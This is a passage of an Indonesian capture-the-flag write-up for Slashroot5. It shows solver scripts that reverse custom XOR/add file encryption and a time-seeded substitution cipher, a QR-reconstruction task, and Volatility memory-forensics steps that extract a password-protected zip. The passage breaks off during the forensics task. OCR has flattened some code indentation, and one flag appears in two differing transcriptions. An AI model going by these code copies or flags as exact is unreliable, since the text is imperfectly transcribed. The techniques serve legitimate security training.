  v3 = (const char *)((__int64 (__fastcall *)(const char *, const char **, const char **))readfile)(
                       "script.py",
                       argv,
                       envp);
  strcpy(dest, v3);
  for ( i = 0; i <= strlen(dest) - 2; ++i )
  {
    v7[i] = ((dest[i] ^ 5) + 2) % 256;
    s[i] = v7[i];
    stream = fopen("flag.slashroot", "wb+");
    fputs(s, stream);
    fclose(stream);
  }
  return 0;
}
```

Ternyata flag.slashroot berisi script.py , jadi tinggal lakukan reverse terhadap operasi xor dan plus tersebut


```
f = open("flag.slashroot","r").read()
res = ""
for i in f:
    res += chr((ord(i)-2)^5)
print(res)
```

Berikut isi script.py

```
#!/usr/bin/env python3
import os

def shuffle_secret():
  secret_out = ''
  secret_str = ''.join('slarootshrrootootrootctfroot2021'.split("root"))
  for count, loop in enumerate(secret_str):
            if count % 2 == 0:
            secret_out += ''.join([chr(ord(ch) + 0x3) for ch in loop])
            else:
            secret_out += loop
  return secret_out

for root, dirs, files in os.walk("./r00t"):
            for file in files:
            readFile = open(root + "/" + file, "rb").read()
            enc = ''.join([chr(((a ^ ord(b)) + (ord("S") + ord("L")+ ord("A")+ ord("S")+ ord("H")+
ord("R")+ ord("O")+ ord("O")+ ord("T")))%256) for a, b in zip(readFile, shuffle_secret() *
25000)])
            open("./secrets/" + file + ".slashroot", "wb").write(bytes(enc,"latin-1"))
```

Karena isinya hanya plus dan xor jadi bisa kita reverse, dan shuffle_secret menghasilkan static value, berikut script yang kami gunakan.

```
#!/usr/bin/env python3
import os

def shuffle_secret():
  secret_out = ''
  secret_str = ''.join('slarootshrrootootrootctfroot2021'.split("root"))
  for count, loop in enumerate(secret_str):
            if count % 2 == 0:
            secret_out += ''.join([chr(ord(ch) + 0x3) for ch in loop])
            else:
            secret_out += loop
  return secret_out

for root, dirs, files in os.walk("./secrets"):
            for file in files:
            readFile = open(root + "/" + file, "rb").read()
            enc = [(((a - ord("S") - ord("L")- ord("A")- ord("S")- ord("H")- ord("R")- ord("O")-
ord("O")- ord("T"))%256)^ord(b)) for a, b in zip(readFile, shuffle_secret() * 25000)]
            writeFile = open(root + "/" + file[:-10], "wb")
            writeFile.write(bytes(enc))
```




Setelah mencoba coba akhirnya dapet flagnya

Slashroot5{its_just_an_ez_chall}

Flag : Slashroot5{its_just_an_ez_chall}


Box (957 pts)

Berikut hasil decompile file elf yang diberikan




```
unsigned __int64 sub_7CA()
{
  int v1; // [rsp+0h] [rbp-20h]
  int v2; // [rsp+0h] [rbp-20h]
  int i; // [rsp+4h] [rbp-1Ch]
  int v4; // [rsp+8h] [rbp-18h]
  int v5; // [rsp+Ch] [rbp-14h]
  time_t timer; // [rsp+10h] [rbp-10h] BYREF
  unsigned __int64 v7; // [rsp+18h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  v4 = (unsigned __int8)time(&timer);
  v1 = v4;
  if ( !v4 )
    v1 = 105;
  for ( i = 0; i <= 254; ++i )
  {
    v2 = (((unsigned __int8)(32 * v1) ^ v1) >> 3) ^ (unsigned __int8)(32 * v1) ^ v1;
    v1 = (unsigned __int8)((_BYTE)v2 << 6) ^ v2;
    dword_201040[i] = v1;
  }
  v5 = dword_20143C;
  dword_20143C = dword_201040[v4];
  dword_201040[v4] = v5;
  return __readfsqword(0x28u) ^ v7;
}
```

Jadi sub_7CA generate static value berdasarkan time yang diberikan , tapi nilai timenya 1 byte , jadi bisa di bf.



```
  for ( i = 0; i < strlen(a2[1]); ++i )
  {
    v3 = sub_8B0(i ^ (unsigned int)a2[1][i]);
    printf("%02x", v3);
  }
  puts(&s);
```




```
__int64 __fastcall sub_8B0(int a1)
{
  return (unsigned int)dword_201040[(unsigned __int8)((a1 >> 2) | ((_BYTE)a1 << 6)) ^ (unsigned __int8)((4 * a1) | (a1 >> 6)) ^ a1
}
```

Fungsi sub_8B0 juga bruteforceable , jadi tinggal di bf aja dengan printable character.
Pertama dump static value untuk time 0-255 sub_7ca

```
#!/usr/bin/python3
import json

static_val=[]
class SolverEquation(gdb.Command):
        def __init__ (self):
        super (SolverEquation, self).__init__ ("solve-equation",gdb.COMMAND_OBSCURE)

        def invoke (self, arg, from_tty):
        global static_val
        gdb.execute("b *0x5555554007f2")
        gdb.execute("b *0x555555400899")
        for i in range(256):
        gdb.execute("r")
        gdb.execute("set $eax="+str(i))
        gdb.execute("c")
        tmp = gdb.execute("x/256wx 0x555555601040",to_string=True)
        res = parse(tmp)
        static_val.append(res)
        with open('array.txt', 'w') as f:
        f.write(json.dumps(static_val))
def parse(f):
        f = f.split("\n")
        result = []
        for i in f:
        tmp = i.split("\t")
        for j in range(1,len(tmp)):
        result.append(int(tmp[j],16))
        return result
def addr2num(addr):
        try:
        return int(addr)&0xffffffff  # Python 3
        except:
        return long(addr) # Python 2
SolverEquation()
```

Kemudian tinggal lakukan bruteforce printable karakter terhadap nilai enkripsi, jika panjang hasil decrypt sama dengan panjang enkripsi maka itulah flagnya

```
import string
q = [data_from_helper_box]
def sub_8B0(a1,arr):
    return arr[(((a1 >> 2) | (a1 << 6)) ^ ((4 * a1) | (a1 >> 6)) ^ a1)&0xff]
target =
"19a2666be124da855c91b58ec80aac7fb58f5c5cee4a244fd1606ec86eda244c14149812c0ac
8f595f1278".decode('hex')
for dword_201040 in q:
    tmp = ""
    for j,k in enumerate(target):
        for i in string.printable[:-6]:
            res = sub_8B0(j^ord(i),dword_201040)
            if(res==ord(k)):
                tmp += i
    if(len(tmp)==len(target)):
        print(tmp)
```




```
kosong  ~  ctf  slashroot  python2 solver_box.py
Slashroot5{just_a_normal_substitution_hehe}
```

Flag : Slashroot5{just_a_normal_substitution_hehe}

Foren


Fix QeRen (649 pts)

Diberikan file qr.txt yang isinya seperti ini




```
____________________________________________________
____________________________________________________
____________________________________________________
____________________________________________________
____________________________________________________
_____XXXXXXXXX_XX__XXX_XX_____XX______XXXXXXXXX_____
_____XXXXXXXXX_XX__XXX_XX_____XX______XXXXXXXXX_____
_____XX______X_XX_X________X_X__XX____X______XX_____
_____XX_XXXX_X_XX_X______XXXXX___X____X_XXXX_XX_____
_____XX_XXXX_X___X_X____X__________XX_X_XXXX_XX_____
_____XX_XXXX_X_XX___XXXXX__XX_XXX_XXX_X_XXXX_XX_____
_____XX_XXXX_X_XX___XXXXX__XX_XXX_XXX_X_XXXX_XX_____
_____XX______X___XX_XX______X_XX_XX___X______XX_____
_____XXXXXXXXX_XX_X_XX_X_XX_X_XX_X_XX_XXXXXXXXX_____
______________________XX____XXXX_X__________________
_____XX__XXXXXXXX_XX__XXX____XXXX_X__X__XX_XXXX_____
_____XX__XXXXXXXX_XX__XXX____XXXX_X__X__XX_XXXX_____
_______XX_XX________XX_X____X_____X____XXXX_________
_______XXXXXXXXXX______XX__XX___X_X_____XXXXXXX_____
_____XX__XXXX_XXXXX_XX_X___X_X_________X___X________
_____XXXXXXXXXX__XX___XXXXXXXXXXXXX__XX___X__XX_____
_____XXXXXXXXXX__XX___XXXXXXXXXXXXX__XX___X__XX_____
_______X__________XXXX___XX__X___XX_________X_______
_____XX_XXXX_XXXX__X__X__XXXX___X__XX_X_XXXX________
_______X____X__XXX__XX_XX____X_____XXX_____XX_______
_____XXXXXXX_XX___XX_____XXX_XXX_X___XXXXX___XX_____
_____XXXXXXX_XX___XX_____XXX_XXX_X___XXXXX___XX_____
________X_XX__XXXXXX____X___X_XXXX___XXXXXXXXXX_____
_______X_XXX_XX__X_X__XXX____XXX__X___XX___X_XX_____
_______X______XXXX__XXX____XX___X_XXXXX___XX_XX_____
_____XX__XXX_X____XX__XXX_____XXX_XXX_____X_X_______
_____XX__XXX_X____XX__XXX_____XXX_XXX_____X_X_______
_____XX___XX___XX__X__XX_XXXX_XXXX____XXXXXXXXX_____
_____XX_XXXX_X___X_X___XXXXXX___X_X__XXX__XXXXX_____
_____XX__XXXX_X__X_XXX_X_XXXX_____XXX______X________
_____XXX__XX_XXXXX_XXXXXX__X_XXX___XXXXXXXXX________
_____XXX__XX_XXXXX_XXXXXX__X_XXX___XXXXXXXXX________
_______________XX_X_XX_XXXX_X_____XXX___XX_X________
_____XXXXXXXXX_XXXX_____X___XX__XXXXX_X_XXX_X_______
_____XX______X_XXX__XXX__XX_______XXX___XXXX________
_____XX_XXXX_X_XXXXXXXX_X__XXXXXX_XXXXXXXXX_XXX_____
_____XX_XXXX_X_XXXXXXXX_X__XXXXXX_XXXXXXXXX_XXX_____
_____XX_XXXX_X_XXXX________X__XXX__XX__X__X__XX_____
_____XX_XXXX_X____XX_____XX_X_XX_X_XX___XX__XXX_____
_____XX______X____X_XX_XXXX______XXXXX____XXXXX_____
_____XXXXXXXXX_XXX_____X________X_XXX__X__XX________
_____XXXXXXXXX_XXX_____X________X_XXX__X__XX________
____________________________________________________
____________________________________________________
____________________________________________________
____________________________________________________
____________________________________________________
```

Oke X = hitam dan _ = putih, disini saya tidak jadikan gambar, tapi saya jadikan pritable menggunakan script, berikut scriptnya




```python
a = open('qr.txt', 'r').readlines()
b = []
for i in a:
   temp = ''
   for char in i:
       if char == "X":
           temp += '  '
       else:
           temp += '██'
   b.append(temp)

for i in b:
   print(i)
```

Setelah dijalankan akan jadi seperti ini



```
linuz@linz:~/Desktop/2021CTF_Archive/Slashroot/PWN$ python kier.py
linuz@linz:~/Desktop/2021CTF_Archive/Slashroot/PWN$ 
```

Setelah itu saya scan menggunakan hp



Slashroot5{wuqUikLnCQ2CHCQqtZHF1ti4KXy84lYH}


QR Code

9/26/21 1:49 PM

Flag : **Slashroot5{wuqUikLnCQ2CHCQqtZHF1ti4KXy84IYH}**


Elp me pls (828 pts)

Cari tahu profile memory dump dengan imageinfo




```
kosong  ~  ctf  tools  volatility  master … 2  python2 vol.py -f dump/slash.raw imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
                     AS Layer1 : IA32PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/kosong/ctf/tools/volatility/dump/slash.raw)
                      PAE type : No PAE
                           DTB : 0x39000L
                          KDBG : 0x8054cde0L
          Number of Processors : 1
     Image Type (Service Pack) : 3
                KPCR for CPU 0 : 0xffdff000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2021-09-07 00:23:04 UTC+0000
     Image local date and time : 2021-09-07 08:23:04 +0800
```

Selanjutnya kita coba beberapa fitur yang ada , salah satunya filescan




```
kosong  ~  ctf  tools  volatility  master … 2  python2 vol.py -f dump/slash.raw --profile=W
inXPSP2x86 filescan > dump/slashroot/filescan.txt
Volatility Foundation Volatility Framework 2.6.1
```

Disini kami menemukan file zip




```
0x000000001f0b570       1       1 R--rw-
\Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83
0x000000001f0c860       1       1 ------ \Device\NamedPipe\srvsvc
0x000000001f0ccf8       2       1 ------ \Device\NamedPipe\lsass
0x000000001f0db18       1       0 -WD--- \Device\HarddiskVolume1\flag.zip
0x000000001f0dc38       1       0 R--rw- \Device\HarddiskVolume1\WINDOWS\twunk_16.exe
0x000000001f0f5b8       1       0 ------ \Device\KSENUM#00000002\{9B365890-165F-11D0-A195-0020AFD156E4}
0x000000001f0f718       1       1 R--rw-
```

Lalu kami lakukan dump pada file tersebut



```
kosong  ~  ctf  tools  volatility  master … 2  python2 vol.py -f dump/slash.raw --profile=W
inXPSP2x86 dumpfiles -n --dump-dir=dump/slashroot/ -Q 0x0000000001f0db18
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x01f0db18   None   \Device\HarddiskVolume1\flag.zip
```


Ternyata zipnya dipassword, mencoba mencari menggunakan mft parser hanya menemukan file lnk dan fake password. Selanjutnya kami coba lakukan shellbags.



```
***************************************************************************
Registry: \Device\HarddiskVolume1\Documents and Settings\ASUS\NTUSER.DAT
Key: Software\Microsoft\Windows\ShellNoRoam\Bags\24\Shell
Last updated: 2021-09-07 00:21:40 UTC+0000
Value                     File Name      Modified Date                  Create Date                    Access Date
                 File Attr                 Unicode Name
------------------------- -------------- ------------------------------ ------------------------------ -------------
--------------- ------------------------ ------------
ItemPos1920x962(1)        DumpIt.exe     2021-09-06 10:56:12 UTC+0000   2021-09-06 10:56:10 UTC+0000   2021-09-06 23:
24:06 UTC+0000   ARC                       DumpIt.exe
